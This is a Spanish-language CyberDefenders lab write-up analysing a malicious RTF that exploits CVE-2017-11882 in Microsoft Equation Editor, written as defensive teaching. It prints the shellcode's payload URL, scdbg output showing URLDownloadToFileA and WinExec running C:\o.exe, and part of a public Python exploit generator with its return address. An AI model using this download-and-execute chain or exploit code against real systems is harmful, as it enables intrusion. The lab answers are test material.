CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: Emprisa Maldoc (CyberDefenders)

Análisis de documento RTF malicioso que explota CVE-2017-11882 mediante desbordamiento de búfer en el Editor de Ecuaciones de Microsoft Office para la ejecución remota de shellcode.

Sebastian David
Torres Reyes

Escenario:

Como analista del SOC, se le solicitó que inspeccionara un documento sospechoso que un usuario recibió en su bandeja de entrada. Uno de sus colegas le informó que no encontró nada sospechoso. Sin embargo, al ejecutar el documento en el entorno aislado (sandboxing), se activaron algunas alertas.

Su trabajo consiste en investigar el documento en detalle y confirmar si es malicioso o no.

Herramientas utilizadas:

- VirusTotal
- rtfdump
- Any.run
- CyberChef
- scdbg

Resumen:


El incidente describe el análisis de un archivo RTF sospechoso recibido por un usuario desde un remitente desconocido. No se especifica el vector de entrega; sin embargo, la infección requiere la apertura del archivo, lo que sugiere el uso de técnicas de ingeniería social. Al ejecutarse, el documento muestra una ecuación matemática como señuelo visual mientras, en segundo plano, se lanza el proceso legítimo EQNEDT32.exe, explotando la vulnerabilidad conocida CVE-2017-11882. El campo objdata del RTF contiene shellcode ofuscado en formato hexadecimal dentro de objetos OLE, cuya función es descargar y ejecutar un payload desde un repositorio remoto en raw.githubusercontent.com.

No se identificaron mecanismos de persistencia en el sistema, lo que indica una ejecución puntual del código malicioso. El objetivo del ataque es la ejecución de código arbitrario mediante la descarga de un payload adicional. No se observó evidencia de infraestructura de comando y control (C2), siendo el dominio identificado utilizado únicamente como punto de distribución del payload.

P1: ¿Cuál es el identificador CVE de la vulnerabilidad explotada?

R: CVE-2017-11882

Mediante VirusTotal múltiples motores de antivirus etiquetaron al archivo RTF con el identificador CVE-2017-11882. Esta vulnerabilidad de algunas versiones de Microsoft Office (Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1 y Microsoft Office 2016) consiste en que se permite al atacante ejecutar código arbitrario en el contexto del usuario actual al no gestionar correctamente los objetos en memoria.



P2: Para reproducir la vulnerabilidad en un entorno de laboratorio y simular un equipo corporativo con Microsoft Office 2007, no se debe instalar ningún parche específico. Indique el número del parche.

R: KB4011604

Según Microsoft Security Updates el parche de seguridad implementado para Microsoft Office 2007 está documentado con el nombre KB4011604. Este parche modifica directamente el componente afectado (EQNEDT32.EXE) para corregir el error en el código que permitía el desbordamiento del búfer.

Release ...	Product	Platform	Impact	Max Severity	Article	Download	Build Number	Assigning ...	Custom
Nov 14, 2017	Service Pack 2 (32-bit editions)	-	Remote Code Execution	Important	4011618	Security Update	-	-	Required
Nov 14, 2017	Microsoft Office 2007 Service Pack 3	-	Remote Code Execution	Important	4011604	Security Update	-	-	Required
Nov 14, 2017	Microsoft Office 2016 (64-bit edition)	-	Remote Code Execution	Important	4011262	Security Update	-	-	Required
Nov 14, 2017	Microsoft Office 2016 (32-bit edition)	-	Remote Code Execution	Important	4011262	Security Update	-	-	Required

P3: ¿Cuál es la firma mágica en los datos del objeto?

R: d0cf11e0


Se utilizó la herramienta rtfdump para inspeccionar la estructura interna del archivo RTF. La firma mágica del objdata es d0cf11e0 lo que indica que el contenido del objeto esta en formato OLE.

```
 1 Level  1        c=    3 p=00000000 l=    8238 h=    7903;    4678 b=       0   u=      17 \rtf1
 2  Level  2       c=    1 p=00000034 l=      37 h=       3;       2 b=       0   u=       5 \fonttbl
 3   Level  3      c=    0 p=0000003d l=      27 h=       3;       2 b=       0   u=       5 \f0
 4  Level  2       c=    0 p=0000005c l=      30 h=      11;       4 b=       0   u=       5 \*\generator
 5  Level  2       c=    3 p=000000b2 l=    8054 h=    7889;    4678 b=       0   u=       7 \object
 6   Level  3      c=    0 p=000000cb l=      22 h=       3;       1 b=       0   u=       7 \*\objclass Equation.3
 7   Level  3      c=    0 p=000000f3 l=    7267 h=    7254;    4678 b=       0 O u=       0 \*\objdata
   Name: b'Equation.3\x00' Size: 3584 md5: 86e11891181069b51cc3d33521af9f1e magic: d0cf11e0
 8   Level  3      c=    1 p=00001d58 l=     719 h=     632;      78 b=       0   u=       0 \result
 9    Level  4     c=    1 p=00001d60 l=     710 h=     632;      78 b=       0   u=       0 \pict
10     Level  5    c=    0 p=00001d66 l=      10 h=       0;       0 b=       0   u=       0 \*\picprop
11 Remainder       c=    0 p=00002030 l=       1 h=       0;       0 b=       0   u=       0
   Only whitespace = 1
```

P4: ¿Cuál es el nombre del proceso que se inicia al abrir el documento?

R: EQNEDT32.exe


Se utilizó Any.run para analizar el comportamiento del malware luego de ejecutar el documento. El nombre del proceso que se inicia al abrir el documento además de WINWORD.exe (proceso legítimo de Word) es EQNEDT32.exe.



P5: ¿Cuál es la ruta completa del payload descargado?

R: C:\o.exe


En VirusTotal se puede visualizar en el Process Tree que el proceso malicioso EQNEDT32.exe descarga un payload de nombre “o.exe” y lo guarda en el directorio C:\o.exe.




P6: ¿Cuál es la URL que se utiliza para obtener el payload?

R: https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png

La URL que se utiliza para obtener el payload “test.png” es https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png.







P7: El documento contiene un código shell ofuscado. ¿Qué cadena se usó para dividir el código shell por la mitad? (Dos palabras, con un espacio entre ellas)

R: Equation Native

Al abrir el archivo RTF en un entorno aislado con un editor de texto se visualizó que el bloque de \objdata contiene los datos binarios del objeto incrustado. Este bloque de datos está ofuscado.




Para desofuscar el código se utilizó CyberChef. En el código se menciona varias veces “Equation 3”, es decir, el archivo RTF utiliza ese tipo de objetos (asociados a ecuaciones matemáticas generadas por Microsoft Equation 3.0). Además, se mencionó la URL “https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/test.png” lo que indica una descarga sospechosa realizada por el malware. La cadena usada para dividir el código shell por la mitad fue Equation Native debido a que hay un bloque de estructura OLE luego de esto.



P8: ¿Qué función se utilizó para descargar el archivo de carga útil desde dentro del shellcode?

R: URLDownloadToFileA

Como se mencionó anteriormente, el shellcode completo consta de 2 partes separadas por un flujo OLE que inicia con “Equation Native”. Mediante CyberChef, luego de convertir de formato hexadecimal, se convirtió al formato Hexdump para visualizar la columna de Offset, los datos Hexadecimales y la representación ASCII con el objetivo de depurar el shellcode eliminando el flujo OLE embebido.




Se encontraron patrones comunes de inicio de shellcode, éstas son:

- 5a 5a: bytes de alineación.
- 90 90 90 ...: NOP sled

Por lo tanto, el shellcode inicia desde los bytes “5a 5a”, ubicado en el offset 0x947, y termina en “6e 67”, ubicado en el offset 0xd16.

El shellcode aún tiene flujo OLE que inicia con la cadena “Equation Native”. Para limpiar el shellcode se elimina el bloque desde los bytes “45 00 71” hasta antes de los bytes “6c 6c”.

Finalmente, se concatena ambas partes. Nuevamente se utiliza CyberChef para convertir de formato HEX a ASCII.



El output se exportó como un archivo binario (.bin) con el fin de analizar el shellcode mediante scdbg. La función que se utilizó para descargar el payload es URLDownloadToFileA.

```
Testing 465 offsets   |  Percent Complete: 98%   |  Completed in 46 ms
0) offset=0x34          steps=MAX     final_eip=7c80ae40    GetProcAddress
Loaded 1d1 bytes from file E:\Carpeta compartida\shellcode.bin
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000
Execution starts at file offset 34
401034  90                              nop
401035  90                              nop
401036  90                              nop
401037  90                              nop
401038  90                              nop


4010d4  GetProcAddress(LoadLibraryA)
4010ec  LoadLibraryA(urlmon.dll)
401115  GetProcAddress(URLDownloadToFileA)
401123  URLDownloadToFileA(https://raw.githubusercontent.com/accidentalrebel/accidentalrebel.com/gh-pages/theme/images/t
est.png, C:\o.exe)
40113f  GetProcAddress(WinExec)
401148  WinExec(C:\o.exe)
401165  GetProcAddress(ExitProcess)
401167  ExitProcess(1953069125)

Stepcount 2216
```

P9: ¿Qué función se utilizó para ejecutar el archivo de carga útil descargado?

R: WinExec

Según scdbg, la función utilizada para ejecutar el payload descargado es WinExec, una función de la API de Windows utilizada para iniciar aplicaciones o ejecutar comandos.

```
401148  WinExec(C:\o.exe)
```

P10: ¿Qué DLL se carga mediante la función "LoadLibrayA"?

R: urlmon.dll

Según scdbg, la DLL que se carga mediante la función “LoadLibraryA” es urlmon.dll. Esta biblioteca actúa como una extensión de las funciones OLE de Windows y tiene como función principal manejar las funciones de carga de URLs y el manejo de objetos en el sistema operativo.


```
4010ec  LoadLibraryA(urlmon.dll)
```

P11: ¿Cuál es el nombre de la fuente que carga el proceso para activar la vulnerabilidad de desbordamiento de búfer? (3 palabras)

R: Times New Roman

Mediante CyberChef se convirtió la segunda parte de objdata de formato HEX a ASCII.


La segunda parte del contenido de objdata se encarga de mostrar una ecuación matemática simple renderizada en formato MTEF (Math Type Equation Format) usando la fuente Times New Roman con el objetivo de generar una muestra visual legítima y confiable mientras que en segundo plano se ejecuta el shellcode encargado de la descarga y ejecución del payload.



P12: ¿Cuál es el enlace de GitHub de la herramienta que probablemente se utilizó para crear este exploit?

R: https://github.com/rip1s/CVE-2017-11882

Tras la búsqueda de herramientas que explotaban la vulnerabilidad CVE-2017-11882 en GitHub se encontró el repositorio de rip1s. El código Python es casi similar al del archivo RTF.



P13: ¿Cuál es la dirección de memoria que escribe el exploit para ejecutar el shellcode?

R: 0x00402114

Al inspeccionar el código fuente Python se encontró la dirección de memoria dentro de EQNEDT32.EXE. Al ocurrir el desbordamiento en el nombre de la fuente, el script sobrescribe la dirección de retorno de la función con el valor 0x00402114.

```
def genrtf17k(type, cmd):
    payload = '\x1c\x00\x00\x00\x02\x00\xa8\xc3kF\x00\x00\x00\x00\x00\x00\xa0_s\x00d\x0cq\x00\x00\x00\x00\x03\x01\x01\x03\n\x01\x08ZZ'
    if type:
        payload += stagecmd
    else:
        payload += stagesc

    payload += pack('<I', 0x00402114)  # ret
    payload += '\x00' * 2

    payload += cmd

    payload = payload.ljust(18055, '\x00')

    return head17k.lower() + payload.encode('hex') + tail17k.lower()
```